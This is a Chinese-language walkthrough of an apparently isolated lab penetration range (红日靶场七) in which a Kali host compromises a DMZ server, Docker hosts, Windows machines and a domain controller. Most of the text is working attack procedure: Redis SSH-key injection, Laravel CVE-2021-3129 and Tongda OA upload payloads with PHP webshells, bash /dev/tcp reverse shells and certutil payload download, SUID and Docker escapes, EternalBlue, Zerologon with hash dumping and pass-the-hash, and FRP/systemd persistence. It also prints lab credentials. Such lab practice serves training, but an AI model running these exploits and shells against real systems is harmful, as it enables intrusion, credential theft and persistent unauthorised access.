红日靶场七
环境搭建
网络拓扑
- DMZ区IP段为192.168.162.1/24
- 第二层网络环境IP段为192.168.52.1/24
- 第三层网络环境IP段为192.168.93.1/24

网卡设置
配置三张网卡,在Vmware中新增三个虚拟网卡VMnet8、VMnet9、 VMnet10。
- VMnet8设为默认的NAT模式,IP段设为192.168.162.0/24
- VMnet9设为仅主机模式,IP段设为192.168.52.0/24
- VMnet10设为仅主机模式,IP段设为192.168.93.0/24
主机配置
Web1配置了两个网卡,一个连接在VMnet8上可以对外提供服务;一个连接在VMnet9上连通第二层网络。

IP分别为192.168. 162.129和192.168.52.10

Windows 7 (PC 1)配置了两个网卡,一个连接在VMnet9上连通第二层网,一个连接在VMnet10上连通第三层网络。

ip地址为192.168.52.30和192.168.93.20

Web2和pc1一样配置了两个网卡,一个连接在VMnet9上连通第二层网络,一个连接在VMnet10上连通第三层网络。

ip地址分别为192.168.52.20和192.168.93.10
Windows 7 (PC 2)只配置了一个网卡,连接在VMnet10上连通第三层网络

ip为192.168.93.40

Windows Server 2012和PC 2只配置了一个网卡,一个连接在VMnet9上连通第三层网络。

ip 192.168.93.30

kali配置VMnet8(nat)网卡

ip为192.168.162.128

服务配置
DMZ区的 Ubuntu 需要启动nginx服务:
redis-server /etc/redis.conf #启动Redis
/usr/sbin/nginx -c /etc/nginx/nginx.conf#启动nginx
iptables -F#清空防火墙规则



第二层网络的 Ubuntu需要启动docker容器:
sudo service docker start
sudo docker start 8e172820ac7



第三层网络的 Windows 7 (PC 1)需要启动通达OA:
C:\\MYOA\\bin\\AutoConfig.exe

外网kali——>DMZ区Web1
通过web1的Redis未授权访问向web1中/root/.ssh目录写入kali的ssh公钥,从而直接通过ssh连接获得web1的root权限
外网主机探测
Kali中对192.168.162.0/24网段进行主机和端口探测
Nmap -sn 192.168.162.0/24 # 探测存活主机

探测到192.168.162.129这台主机存活
探测该主机开放的服务端口
Namp -sV -sC -p- 192.168.162.129 #探测开放端口

开放了22,80,81,6379端口
利用点:6379 端口 (Redis):Redis 2.8.17。这是一个非常老的版本,极大概率存在未授权访问漏洞。
漏洞利用+权限维持
利用Redis 未授权访问漏洞拿 Web1 的 Root 权限
生成ssh秘钥对
ssh-keygen -t rsa -f /root/.ssh/id_rsa_red7 # 生成 SSH 密钥对(一路回车,不用设置密码)
(echo -e "\\n\\n"; cat /root/.ssh/id_rsa_red7.pub; echo -e "\\n\\n") > /tmp/pubkey.txt# 把公钥前后加上换行符,避免和 Redis 的二进制头混淆cat /tmp/pubkey.txt | redis-cli -h 192.168.162.129 -x set crackit# 将公钥内容写入 Redis 的 key (命名为 crackit)


利用Redis未授权访问漏洞向目标主机写入ssh认证公钥
redis-cli -h 192.168.162.129# 登录 Redis 交互界面
向目标服务器的 /root/.ssh/ 目录中写入的 SSH 公钥,从而直接获取服务器的 root 权限。
config set dir /root/.ssh/
config set dbfilename authorized_keys
save
Exit

使用刚刚生成的密钥对私钥认证,通过ssh连接目标服务器获取shell
ssh -i /root/.ssh/id_rsa_red7 root@192.168.162.129
成功获取web1的root权限

kali——>二层web2、PC1
利用web1作为跳板机,设置代理转发,使kali能够访问到二层内网中的web2和pc1
利用永恒之蓝(MS17-010)获取pc1的shell或者利用8080端口开放的http服务(通达OA系统)中的web漏洞获取shell
利用Laravel框架漏洞(CVE-2021-3129)获取web2的shell
设置代理转发
在 Kali 和 Web1 之间建立 SOCKS5 代理
ssh -D 9050 -f -N -i ~/.ssh/id_rsa_red7 root@192.168.162.129

验证代理是否生效:
proxychains4 curl http://192.168.52.30:8080

开启kali中浏览器代理

验证代理是否生效:

成功在kali中访问到pc1
web2
漏洞探测
nmap扫描开放端口
nmap -sS -Pn -p- –min-rate 1000 192.168.52.20

开放了22端口和8000端口
访问8000端口看一下
proxychains4 curl http://192.168.52.20:8000


发现使用的是laravel框架,而且是小于8.4.2的版本可能存在漏洞
漏洞利用
Laravel Debug mode RCE(CVE-2021-3129)拿下web2的shell
msf
msf查找对应的漏洞利用模块
search CVE-2021-3129

尝试利用该漏洞
use exploit/multi/php/ignition_laravel_debug_rce
set RHOSTS 192.168.52.20
set LHOST 192.168.162.128
set Proxies socks5:127.0.0.1:9050
set ReverseAllowProxy true
set RPORT 8000
set ForceExploit true
run


msf显示不存在可利用的漏洞,但有可能是误报,换个利用工具
SecPros-Team/laravel-CVE-2021-3129-EXP
该脚本需要配合 phpggc 工具使用,并且必须把脚本放到 phpggc 的同一个目录下运行,否则可能无法正常生成 payload

proxychains python3 laravel-CVE-2021-3129-EXP.py http://192.168.52.20:8000

利用成功,webshell地址:http://192.168.52.20:8000/fuckyou.php,密码:pass
使用哥斯拉连接
proxychains4 java -jar godzilla.jar #让哥斯拉的流量走代理

连接不成功,换了好几个版本都不行,修改laravel-CVE-2021-3129-EXP脚本
核心思路是:利用 phpggc 生成一条恶意的序列化 POC,让目标服务器在触发漏洞时,顺便执行一段系统命令,这段命令负责下载并写入一个最新版(4.0)的哥斯拉木马。
-
第一步:准备 4.0.1 版本的木马
把最新版哥斯拉(4.0.1)生成的一句话木马(其实就是一段加密的 PHP 代码)转换成Base64 编码。


-
第二步:利用 phpggc 生成反序列化 POC
php -d "phar.readonly=0" ./phpggc Laravel/RCE5 "system('echo PD9waHAKZXZhbCgkX1BPU1RbInBhc3MiXSk7Cg== | base64 -d > /var/www/html/shell.php');" –phar phar -o php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"
*PD9waHAKZXZhbCgkX1BPU1RbInBhc3MiXSk7Cg==*就是哥斯拉木马的base64编码格式

核心逻辑
- 它生成了一个 Laravel/RCE5 的反序列化链。这个链条里塞入了一段系统命令:system(‘echo [木马base64] | base64 -d > /var/www/html/shell.php’);。
- 一旦 Laravel 漏洞被触发,目标系统就会执行这段系统命令,把 Base64 还原成 4.0.1 版的哥斯拉木马,并保存到 /var/www/html/shell.php。后面的 python 代码则是把这个 POC 格式化成漏洞需要的特殊字符格式(=00)。
-
第三步:修改 EXP 脚本
打开原来的漏洞利用 Python 脚本,找到专门负责写入木马/发送 POC 的地方,把脚本原本自带的 2.x 版木马 POC,替换成了刚才用 phpggc 生成的、可以写入 4.0 版木马的 POC。同时,把脚本里生成的木马文件名改成了 shell.php。


-
第四步:再次运行魔改后的exp脚本
按理说此时脚本会在目标网站上上传刚刚的哥斯拉木马,用最新版的哥斯拉(4.0.1)去连 http://192.168.52.20:8000/shell.php,应该会成功但是不知道什么原因这次脚本直接显示不存在漏洞,可能是我把脚本改坏了,我后面再研究研究
ajisai-babu/CVE-2021-3129-exp
ajisai-babu 的脚本仓库链接是:https://github.com/ajisai-babu/CVE-2021-3129-exp
proxychains4 python3 CVE-2021-3129.py -u http://192.168.52.20:8000 –exp
运行改脚本利用laravel反序列化漏洞向目标网站上传webshell

蚁剑连接


成功获得web2的低权限shell
提权
suid+环境变量提权
docker逃逸

发现.dockerenv文件,说明这是docker容器环境,需要进行docker逃逸,当前shell权限位www-data低权限,需要先进行提权
suid+环境变量提权
先查找有suid权限的可执行文件,尝试进行suid提权
find / -perm -4000 -type f 2>/dev/null

发现可疑文件/home/jobs/shell
对/home/jobs/shell文件进行分析

64位可执行文件,属主是root,可以用来提权
进入/home/jobs/目录查看其他相关文件

demo.c可能是shell程序的源码
分析demo.c


直接运行shell程序发现启动了ps进程说明demo.c确实是shell的源码
提权思路:shell程序拥有suid权限且属主为root,当运行shell程序时会以root权限启动进程,该程序会使用相对路径启动一个子进程ps,子进程继承父进程的权限(root),我们可以利用环境变量劫持将ps指向假的ps文件,从而获得一个以root权限启动的shell
创建一个假的ps文件
cd /tmp
echo '/bin/bash' >ps
chmod 777 ps

启动反弹shell
在kali中的web1 shell中监听4488端口
nc -lnvp 4488
在webshell中进行反向链接
bash -c 'bash -i >& /dev/tcp/192.168.52.10/4488 0>&1'

上述是在web1上获取的反向连接,另一种姿势是利用web1作为跳板机进行流量转发,最终在kali中建立反向连接
在kali中监听4488端口
nc -lnvp 4488

在web1 shell中进行流量转发
socat TCP4-LISTEN:5555,fork TCP4:192.168.162.128:4488
-
TCP4-LISTEN:5555:让跳板机监听自己的 5555 端口,等待别人连进来。
-
fork:允许多个连接同时进来,为每个连接创建一个新进程(保证稳定)。
-
TCP4:192.168.162.128:4488:一旦收到数据,就立刻把数据转发到 Kali 机的 4488 端口

在webshell中进行反向链接
bash -c 'bash -i >& /dev/tcp/192.168.52.10/5555 0>&1'

劫持环境变量
export PATH=/tmp:$PATH

运行shell程序获得一个root权限的伪造ps子进程
cd /home/jobs
./shell

成功提权
Docker逃逸
在docker中提权成功后就需要利用docker的配置漏洞逃逸到宿主机中从而获得宿主机的root权限
查找配置漏洞:特权模式检测
- 通过cat /proc/self/status | grep CapEff查看能力值,若返回值为 0000003fffffffff 等接近全权限的掩码,则确认容器以特权模式运行

查看宿主机磁盘分区
fdisk -l

挂载文件系统
mkdir /temp # 创建临时目录作为挂载点
mount /dev/sda1 /temp #将宿主机的物理磁盘挂载到刚刚创建的临时目录
切换文件系统视角
chroot /temp /bin/bash # 将当前进程及其子进程的根目录切换为 /temp(即宿主机磁盘),并启动 bash


逃逸成功

成功获得web2机器的明文账号密码,进行ssh连接

登录成功
权限维持
向web2中写入ssh公钥

查看之前在kali中生成的ssh公钥
cat /root/.ssh/id_rsa_pub

echo > /home/ubuntu/.ssh/authorized_keys # 创建空文件
echo "[kali中的ssh公钥]" > /home/ubuntu/.ssh/authorized_keys # 向该文件中写入ssh公钥

在kali中里ssh秘钥认证登录web2
-
方式一:使用 Proxychains(代理链)
proxychains4 ssh -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /root/.ssh/id_rsa_red7 ubuntu@192.168.52.20

-
方式二:Web1 的持久化端口转发(最稳定)
如果在 Web1 上配置了端口转发(比如 socat TCP4-LISTEN:2222,fork TCP4:192.168.52.20:22),那么你直接在 Kali 上连 Web1 的 5555 端口,实际上连的就是 Web2 的 22 端口

ssh -p 2222 -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /root/.ssh/id_rsa_red7 ubuntu@192.168.162.129

ssh连接的是ubuntu用户,还不是root权限

查找漏洞进行提权
- 查看系统版本uname -a

ubuntu14.04的系统,版本很老 - 到网上找一下有没有Nday
- 发现有多个漏洞,使用CVE-2021-3493提权
- 漏洞分析文章地址https://developer.aliyun.com/article/1220938
- exp下载地址https://github.com/briskets/CVE-2021-3493
CVE-2021-3493提权
-
在web2的shell中下载漏洞利用脚本


-
编译漏洞利用脚本,加执行权限并运行程序
gcc -o exploit exploit.c
chmod +x exp
./exp
-
提权成功
pc1
漏洞探测
nmap扫描开放端口
nmap -sS -Pn –min-rate 1000 -p- 192.168.52.30

发现445端口开放,可能存在永恒之蓝
使用msf框架探测
在 Kali 终端启动 msfconsole
search ms17_010 #查找相关模块

选择利用的模块路径并配置好参数
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 192.168.52.30
run

发现确实存在永恒之蓝漏洞可以利用
8080端口的http服务可能存在漏洞
访问pc1的8080端口,发现是通达OA系统

未授权访问/inc/expired.php

Web服务版本号:11.3.200106
上网搜索运行该版本的系统的历史漏洞有哪些
https://www.cnblogs.com/KHZ521/p/14018078.html
https://www.cnblogs.com/BOHB-yunying/p/12833848.html
发现该版本系统存在任意用户登录漏洞和远程命令执行漏洞
漏洞利用
MS17-010永恒之蓝拿下PC1的shell
很奇怪,我打pc1的时候用的是ssh动态转发+web1跳板访问到52段的然后msf可以对pc1进行永恒之蓝的利用然后成功拿下
但是后来做持久化的时候用msf本身的路由就无法对pc1进行永恒之蓝漏洞利用了
在 Kali 终端启动 msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.52.30
set Proxies socks5:127.0.0.1:9050
set payload windows/x64/meterpreter/bind_tcp# 内网机器回连不到 Kali,必须用 bind_tcp
set LPORT 4444
run


已经是system权限不需要提权了
通达OA未授权任意文件上传漏洞拿下PC1的shell
参考文章https://blog.csdn.net/szgyunyun/article/details/107104288
-
任意用户登录
-
登录处抓包

-
修改再发包
/logincheck.php ——> /logincheck_code.php
删除cookie
在post包中添加UID=1
-
获取服务端返回的SESSID

-
用获取的SESSID访问/general/index.php?isIE=0

登录成功了不过跳转到/inc/expired.php?from=3&t1=-2035&t2= l了
-
-
任意文件上传漏洞利用
-
漏洞位置:/ispirit/im/upload.php
-
POC
POST /ispirit/im/upload.php HTTP/1.1
Host: 192.168.52.30:8080
Content-Length: 658
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: multipart/form-data; boundary=—-WebKitFormBoundarypyfBh1YB4pV8McGB
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-HK;q=0.8,ja;q=0.7,en;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=123
Connection: close——WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="UPLOAD_MODE"2
——WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="P"123
——WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="DEST_UID"1
——WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg<?php
$command=$_POST['cmd'];
$wsh = new COM('WScript.shell');
$exec = $wsh->exec("cmd /c ".$command);
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
——WebKitFormBoundarypyfBh1YB4pV8McGB–
-
上传的文件路径
2610/1244110933.jpg
-
-
文件包含利用
-
漏洞位置:/ispirit/interface/gateway.php
-
POC
POST /ispirit/interface/gateway.php HTTP/1.1
Host: 192.168.52.30:8080
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
Content-Length: 72
Content-Type: application/x-www-form-urlencodedjson={"url":"/general/../../attach/im/2610/1244110933.jpg"}&cmd=whoami
-
成功执行系统命令

-
-
使用msf上线pc1
-
使用 msfvenom 在 Kali 上生成一个回连到 Web1(192.168.52.10)的 MSF 木马
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.52.10 LPORT=3333 -f exe -o msf_pc1.exe
-
在 Kali 上启动 MSF 监听:
msfconsole -q
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.52.10
set LPORT 3333
run -
将木马程序传到web1上,然后让pc1从web1下载木马


-
web1开启流量转发
socat TCP4-LISTEN:3333,fork TCP4:192.168.162.128:3333
将pc1连接web1的3333端口的流量转发给kali的3333端口

-
通过 gateway.php 的文件包含漏洞执行下载木马,执行木马的命令
-
执行下载
certutil -urlcache -split -f http://192.168.52.10:1678/msf_pc1.exe .\\msf.exe

-
启动木马
.\\msf.exe
-
-

成功获得一个会话 -

拿下pc1且是system权限
-
横向移动
获取的PC1为system权限可以上传mimiktz进行密码抓取为横向移动做准备
使用msf内置模块kiwi
meterpreter > load kiwi
meterpreter > creds_all

成功获得明文密码
Administrator:Whoami2021
bunny:Bunny2021
kali——>三层PC2、DC(内网渗透/横向移动)
配置代理隧道
利用 EarthWorm (EW) 工具搭建多级网络代理隧道(LCX 正向级联)
-
kali中开启lcx_listen
./ew_for_linux64 -s lcx_listen -l 12345 -e 8899

-
web1开启lcx_slave
- 在web1中下载ew_for_linux64
- kali在目录下开启http服务python -m http.server 6789

- web1中访问kali开启的http服务获取ew_for_linux64wget http://192.168.162.128:6789/ew_for_linux64

- kali在目录下开启http服务python -m http.server 6789
- 开启lcx_slave
./ew_for_linux64 -s lcx_slave -d 192.168.162.128 -e 8899 -f 192.168.52.30 -g 4445

- 在web1中下载ew_for_linux64
-
pc1中开启ssocksd
-
上传ew_for_Win.exe到pc1
upload /home/ep/桌面/temp/ew_for_Win.exe C:\\\\Windows\\\\Temp\\\\ew_for_Win.exe

-
开启ssocksd
ew_for_win.exe -s ssocksd -l 4445
-
-

-
kali中配置代理
- 在/etc/proxychains4.conf 文件末尾添加socks5 0.0.0.0 12349
- 意思是告诉 Proxychains:以后所有的代理流量,都交给本地的 12349 端口


成功打通链路
内网信息收集
网段探测

存在192.168.93.0/24网段
存活主机探测

存在PC2和DC两台内网主机

DC的IP为192.168.93.30
PC2的IP为192.168.93.40
net user /domain查看域用户

PC2
漏洞探测
端口扫描
nmap -sS -Pn –min-rate 1000 -p- 192.168.93.40

445端口开放,可能存在永恒之蓝
使用msf框架探测
在 Kali 终端启动 msfconsole
search ms17_010 #查找相关模块
选择利用的模块路径并配置好参数
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 192.168.93.40
run

发现确实存在永恒之蓝漏洞可以利用
漏洞利用
MS17-010永恒之蓝拿下PC1的shell
在 Kali 终端启动 msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.93.40
set Proxies socks5:127.0.0.1:12345
set payload windows/x64/meterpreter/bind_tcp# 内网机器回连不到 Kali,必须用 bind_tcp
set LPORT 4447
run

利用成功,获取一个会话

system权限不需要提权
DC
漏洞探测
-
端口扫描
nmap -sS -Pn –min-rate 1000 -p- 192.168.93.30

-
利用脚本验证是否存在zerologon(CVE-2020-1472)漏洞
python3 zerologon_tester.py DC 192.168.93.30

存在该漏洞
漏洞利用
-
清空域控机器账户密码
python3 cve-2020-1472-exploit.py DC 192.168.93.30

执行成功,DC01$ 的密码即为空。 -
DCSync 导出域管哈希
impacket-secretsdump -no-pass -just-dc WHOAMIANONY/DC\\$@192.168.93.30

Administrator:500:aad3b435b51404eeaad3b435b51404ee:ab89b1295e69d353dd7614c7a3a80cec:::
-
WMI利用
impacket-wmiexec whoamianony.org/Administrator\\@192.168.93.30 -hashes :ab89b1295e69d353dd7614c7a3a80cec

成功获取DC机器的shell

administrator权限
msf上线
-
web1上线msf
生成木马文件msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.162.128 LPORT=4444 -f elf -o web1_shell.elf
msf上监听4444端口等待web1连接
msfconsole
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.162.128
set LPORT 4444
run

-
添加通往52网段的路由
run autoroute -s 192.168.52.0/24

让 MSF 开启一个 SOCKS 代理meterpreter > background # 把 session 1 放到后台
use auxiliary/server/socks_proxy
set SRVPORT 1080
run -j
-
web2
msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=192.168.52.20 LPORT=6666 -f elf -o web2_bind.elf

use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.162.128
set LPORT 6666
runweb2下载并运行木马


上线成功 -
添加通往93网段的路由
run autoroute -s 192.168.93.0/24


-
pc1
pc1是通过msf木马获取shell的也已经在msf中上线了

-
PC2
PC2本来就是通过msf利用永恒之蓝拿下的,已经上线msf了

持久化
隧道持久化——级联 FRP
持久化结构图
Kali:9051 -> Web1:9052 -> Web1:7001 -> Web2:frpc -> Web2 (93网段网卡) -> 最终目标
-
kali侧:启动 frps 服务端
bindPort = 7000

./frps -c frps.toml

Kali 会监听 7000 端口,等待 Web1 来连接- 修改 Kali 的 /etc/proxychains4.conf,此时 Kali 本地会拥有两个代理端口:9050 对应 52 网段,9051 对应 93 网段。根据目标切换即可[ProxyList]
# 访问 52 网段时用这个:
socks5 127.0.0.1 9050
# 访问 93 网段时换成这个(记得注释掉上面那行):
# socks5 127.0.0.1 9051
- 修改 Kali 的 /etc/proxychains4.conf,此时 Kali 本地会拥有两个代理端口:9050 对应 52 网段,9051 对应 93 网段。根据目标切换即可[ProxyList]
-
Web1 侧配置
核心中转站——Web1 现在要身兼两职:既是 Kali 的客户端(frpc),又是 Web2 的服务端(frps)-
web1配置并启动 frpc 客户端
# 客户端连接服务端的配置
serverAddr = "192.168.162.128"
serverPort = 7000# — 52 网段代理 —
[[proxies]]
name = "socks5_proxy_52"
type = "tcp"
remotePort = 9050
[proxies.plugin]
type = "socks5"# — 把 Web1 的 9052 端口(Web2代理端口)暴露给 Kali 的 9051 —
[[proxies]]
name = "web2_proxy_forward"
type = "tcp"
localIP = "127.0.0.1"
localPort = 9052
remotePort = 9051# 接力 Web2 发来的反向 Shell 流量 —
[[proxies]]
name = "web1_relay_4444"
type = "tcp"
localIP = "127.0.0.1"
localPort = "4444" # 接收 Web2 刚刚映射到本地的 4444 端口
remotePort = "4444" # 最终映射到 Kali 的 4444 端口[[proxies]]
name = "web1_relay_4445"
type = "tcp"
localIP = "127.0.0.1"
localPort = "4445" # 接收 Web2 刚刚映射到本地的 4445 端口
remotePort = "4445" # 最终映射到 Kali 的 4445 端口./frpc -c frpc.toml
-
把frpc启动命令写入systemd服务实现开机自启动
/etc/systemd/system/frp-forward.service[Unit]
Description=Network Forwarding (frp-tunnel) Service
After=network-online.target
Wants=network-online.target[Service]
Type=simple
ExecStart=/frpc -c /frpc.toml
Restart=always
RestartSec=10
User=root[Install]
WantedBy=multi-user.targetsystemctl enable frp-forward.service
systemctl start frp-forward.service
systemctl status frp-forward.service
-
Web1 配置 frps 服务端
bindPort = 7001
启动命令
frps -c frps.toml
配置成systemd服务
/etc/systemd/system/frp-server.service[Unit]
Description=Network Forwarding (frp-server) Service
After=network-online.target
Wants=network-online.target[Service]
Type=simple
ExecStart=/frps -c /frps.toml
Restart=always
RestartSec=10
User=root[Install]
WantedBy=multi-user.target
-
把frps启动命令写入systemd服务实现开机自启动
/etc/systemd/system/frp-server.service[Unit]
Description=Network Forwarding (frp-server) Service
After=network-online.target
Wants=network-online.target[Service]
Type=simple
ExecStart=/frps -c /frps.toml
Restart=always
RestartSec=10
User=root[Install]
WantedBy=multi-user.targetsystemctl enable frp-server.service
systemctl start frp-server.service
systemctl status frp-server.service
-
-
Web2 侧配置(93网段的出口)
Web2 上只需要运行 frpc 去连接 Web1 的 frps-
配置frpc.toml
serverAddr = "192.168.52.10" # 连 Web1 的 52 网段 IP
serverPort = 7001 # 连 Web1 刚刚开的 frps 端口# 开启 93 网段的 socks5 代理
[[proxies]]
name = "socks5_proxy_93"
type = "tcp"
remotePort = 9052 # 注意:这里在 Web1 的本地会监听 9052
[proxies.plugin]
type = "socks5"# — 增加:用于接收 93 网段反向 Shell 并转发给上游的配置 —
[[proxies]]
name = "web2_reverse_4444_PC1"
type = "tcp"
localIP = "127.0.0.1"remotePort = "4444" # 这是 Web1 上将被占用的端口,因为 Web1 需要接收 Web2 的请求
[[proxies]]
name = "web2_reverse_4445_PC2"
type = "tcp"
localIP = "127.0.0.1"
remotePort = "4445" # 这是 Web1 上将被占用的端口,因为 Web1 需要接收 Web2 的请求
-
把frpc启动命令写入systemd服务实现开机自启动
/etc/systemd/system/frp-proxy.service[Unit]
Description=Network Forwarding (93-proxy) Service
After=network-online.target
Wants=network-online.target[Service]
Type=simple
ExecStart=/frpc -c /frpc.toml
Restart=always
RestartSec=10
User=root[Install]
WantedBy=multi-user.target
systemctl enable frp-proxy.service
systemctl start frp-proxy.service
systemctl status frp-proxy.service
-
测试连通性


没问题
端口转发持久化
要保证内网机器上的msf木马可以反向连接kali就需要进行端口转发持久化操作
-
端口转发总览
pc1——>web1:6001——>kali:3001
pc2——>web2:8002——>web1——>6002——>kali:3002
DC——>web2:8003——>web:6003——>kali:3003 -
